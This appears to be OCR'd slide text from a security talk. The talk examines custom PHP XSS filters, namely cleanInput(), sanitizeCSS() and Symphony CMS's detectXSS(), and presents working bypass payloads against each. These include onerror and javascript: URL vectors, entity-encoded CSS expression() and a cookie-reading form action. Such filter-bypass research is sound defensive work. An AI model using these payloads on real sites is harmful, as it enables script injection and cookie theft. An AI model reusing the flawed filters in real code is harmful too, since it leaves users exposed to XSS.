
extension:php '@<script[^>]*?>.*?</script>@si',

We've found 7,943 code results

http://xssplayground.net23.net/clean1.html

WHY SO POPULAR?

PUBLISHED AT HTTP://CSS-TRICKS.COM



css-tricks.com/snippets/php/sanitize-database-inputs/

1) Function for stripping out malicious bits

PHP

```
<?php
function cleanInput($input) {

  $search = array(
    '@<script[^>]*?>.*?</script>@si',   // Strip out javascript
    '@<[\/\!]*?[^<>]*?>@si',            // Strip out HTML tags
    '@<style[^>]*?>.*?</style>@siU',    // Strip style tags properly
    '@<![\s\S]*?--[ \t\n\r]*>@'         // Strip multi-line comments
  );

    $output = preg_replace($search, '', $input);
    return $output;
  }
?>
```

FEATURES OF CLEANINPUT()



```
<?php
function cleanInput($input) {

$search = array(
    '@<script[^>]*?>.*?</script>@si',
    '@<[\/\!]*?[^<>]*?>@si',
    '@<style[^>]*?>.*?</style>@siU',
    '@<![\s\S]*?--[ \t\n\r]*>@'
);

    $output = preg_replace($search, '', $input);
    return $output;
}
?>
```

HTML CONTEXT BYPASSES OF CLEANINPUT()

http://xssplayground.net23.net/clean1.html


<img src=x id=confirm(1) onerror=eval(id)

<iframe/src=javascript:confirm%281%29

FOR OTHER CONTEXTS … IT SHOULD BE :)

❸ sanitizeCSS($input)


The goal of this function is to stop JavaScript execution via style.




```
static function sanitizeCSS($input)
{
        $output = preg_replace('/(\n)?(.)*(url)(.)*(;)?/','',$input);
        /* execute this after the URL removal, since it will break the CSS.
         * this is for the leftover hardcore cases such as expression(...) */
        $output = preg_replace('/(.)*(\()+(.)*/', '', $output);
        return $output;
}
```

http://xssplayground.net23.net/clean2.html

IT PERFORMS WELL FOR CASES LIKE:





```
<div style='background:url(javascript:confirm(document.cookie))'>
<div style='width:expression(confirm(document.location))'>
```

BUT REMEMBER THE 3RD STEP OF STYLE CONTEXT ATTACK METHODOLOGY ...

HERE IS THE BYPASS :)

```
width:expression&#x28;alert&#x28;1&#x29;&#x29;
```

❹ detectXSS($input)

Another popular customized XSS protection solution.


http://xssplayground.net23.net/clean3.html

WHY POPULAR?

SYMPHONY CMS

A popular XSLT-powered open source content management system is using **detectXSS()** function.

ACCORDING TO HTTP://WWW.GETSYMPHONY.COM/




Build Anything

An impressive assortment of **410 sites** makes the showcase an ever-growing testament to Symphony's power and flexibility.


So bypass means
...
410
sites XSSed ...
quickmeme.com

FEATURES OF DETECTXSS()




```
// Set the patterns we'll test against
$patterns = array(
        // Match any attribute starting with "on" or xmlns
        '#(<[^>]+[\x00-\x20\"\'\/])(on|xmlns)[^>]*>?#iUu',

        // Match javascript:, livescript:, vbscript: and mocha: protocols
        '!((java|live|vb)script|mocha|feed|data):(\w)*!iUu',
        '#-moz-binding[\x00-\x20]*:#u',

        // Match style attributes
        '#(<[^>]+[\x00-\x20\"\'\/])style=[^>]*>?#iUu',

        // Match unneeded tags
        '#</*(applet|meta|xml|blink|link|style|script|embed|object|iframe|frame|frameset|ilayer|layer|bgsound|title|base)[^>]*>?#
);
```

HTML CONTEXT BYPASS OF DETECTXSS()




```
<form/action=ja&Tab;vascr&Tab;ipt&colon;confirm(document.cook
<button/type=submit>
<math><a/xlink:href=javascript&colon;confirm&lpar;1&rpar;>cli
```

FOR OTHER CONTEXTS ...

